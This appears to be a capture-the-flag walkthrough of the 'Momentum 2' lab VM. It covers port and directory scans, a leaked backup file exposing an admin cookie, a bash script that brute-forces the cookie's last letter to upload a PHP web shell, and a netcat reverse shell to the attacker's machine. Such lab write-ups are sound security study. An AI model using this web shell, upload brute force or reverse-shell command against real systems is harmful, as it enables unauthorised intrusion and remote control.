
Momentum2 - Alienum



Momentum 2

~ Castles fall from inside

Port Scan

```
┌──(alienum㉿kali)-[~]
└─$ nmap 10.0.2.251                                                                                                                                                    2 ⚙
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 00:21 EEST
Nmap scan report for 10.0.2.251 (10.0.2.251)
Host is up (0.0016s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Directory Scan


```
┌──(alienum㉿kali)-[~]
└─$ gobuster dir -k -u http://10.0.2.251/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .php,.txt,.php.bak,.html
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.251/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,php,txt,php.bak
[+] Timeout:                 10s
===============================================================
2021/05/28 00:19:45 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1428]
/img                  (Status: 301) [Size: 306] [--> http://10.0.2.251/img/]
/css                  (Status: 301) [Size: 306] [--> http://10.0.2.251/css/]
/ajax.php.bak         (Status: 200) [Size: 357]
/ajax.php             (Status: 200) [Size: 0]
/manual               (Status: 301) [Size: 309] [--> http://10.0.2.251/manual/]
/js                   (Status: 301) [Size: 305] [--> http://10.0.2.251/js/]
/dashboard.html       (Status: 200) [Size: 513]
/owls                 (Status: 301) [Size: 307] [--> http://10.0.2.251/owls/]
Progress: 147545 / 1102805 (13.38%)                                          ^Z
```

Enumeration

- path : *http://10.0.2.251/js/main.js*
- name : *main.js*
- explain : file upload using javascript ajax request
- method : POST
- request to : ajax.php

```
function uploadFile() {

    var files = document.getElementById("file").files;

    if(files.length > 0 ){

       var formData = new FormData();
       formData.append("file", files[0]);
       var xhttp = new XMLHttpRequest();
       // Set POST method and ajax file path
       xhttp.open("POST", "ajax.php", true);
       // call on request changes state
       xhttp.onreadystatechange = function() {
          if (this.readyState == 4 && this.status == 200) {

            var response = this.responseText;
            if(response == 1){
               alert("Upload successfully.");
            }else{
               alert("File not uploaded.");
            }
          }
       };
       // Send request with data
       xhttp.send(formData);
    }else{
       alert("Please select a file");
    }
 }
```

- Read the ajax.php.bak



```

 //The boss told me to add one more Upper Case letter at the end of the cookie
if(isset($_COOKIE['admin']) && $_COOKIE['admin'] == '&G6u@B6uDXMq&Ms'){

    //[+] Add if $_POST['secure'] == 'val1d'
     $valid_ext = array("pdf","php","txt");
}
else{

     $valid_ext = array("txt");
}

// Remember success upload returns 1
```

- our target : upload php malicious file
- need 1 : cookie with name *admin* and value *&G6u@B6uDXMq&Ms*
- need 2 : POST parameter with name *secure* and value *val1d*
- missing : one Upper Case letter at the end of the cookie
- we know : success upload returns 1

```
 //The boss told me to add one more Upper Case letter at the end of the cookie
if(isset($_COOKIE['admin']) && $_COOKIE['admin'] == '&G6u@B6uDXMq&Ms'){

   //[+] Add if $_POST['secure'] == 'val1d'
    $valid_ext = array("pdf","php","txt");
}
else{

    $valid_ext = array("txt");
}

// Remember success upload returns 1
```

Build a script


- My php file to upload
- name : *cmd.php*

```
<?php system($_GET['cmd']);?>
```

Bash Script


- name : **momentum2.sh**

```
#!/bin/bash
SOURCES="A B C D E F G H I J K L M N O P Q R S T U V W X Y Z"
DESTINATIONS=""

for src in $SOURCES
do
    response=$( curl -k -F "file=@./cmd.php" -F "secure=val1d" -H "Cookie: admin=&G6u@B6uDXMq&Ms${src}" http://10.0.2.251/ajax.php)
    echo "Code : ${response}, Letter ${src}"
done
```


it Selection View Go Run Terminal Help
momentum2.sh ×
home > alienum > php > momentum2.sh


```
#!/bin/bash
SOURCES="A B C D E F G H I J K L M N O P Q R S T U V W X Y Z"
DESTINATIONS=""

for src in $SOURCES
do
    response=$( curl -k -F "file=@./cmd.php" -F "secure=val1d" -H "Cookie: admin=&G6u@B6uDXMq&Ms${src}" http://10.0.2.251/ajax.php)
    echo "Code : ${response}, Letter ${src}"
done
```

- run the script




```
┌──(alienum㉿kali)-[~/php]
└─$ ./momentum2.sh > out                                                  1 ⚙
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   330  100     1  100   329    111  36555 --:--:-- --:--:-- --:--:-- 47142
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
```

- View with letter was the valid



```
┌──(alienum㉿kali)-[~/php]
└─$ cat out | grep -i "Code : 1"                                     2 ✕ 1 ⚙
Code : 1, Letter R

┌──(alienum㉿kali)-[~/php]
└─$                                                                        1 ⚙
```

- Check if the file was uploaded successfully
- path : http://10.0.2.251/owls/




Index of /owls

Name	Last modified	Size	Description
Parent Directory		-	
cmd.php	2021-05-27 18:04	30	

Apache/2.4.38 (Debian) Server at 10.0.2.251 Port 80

RCE & Reverse Shell



```
10.0.2.251/owls/cmd.php?cmd=id
```


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- Target machine

```
nc -e /bin/bash 10.0.2.15 5555
```

- Listener

```
nc -lvp 5555
```



```
10.0.2.251/owls/cmd.php?cmd=nc%20-e%20/bin/bash%2010.0.2.1
```

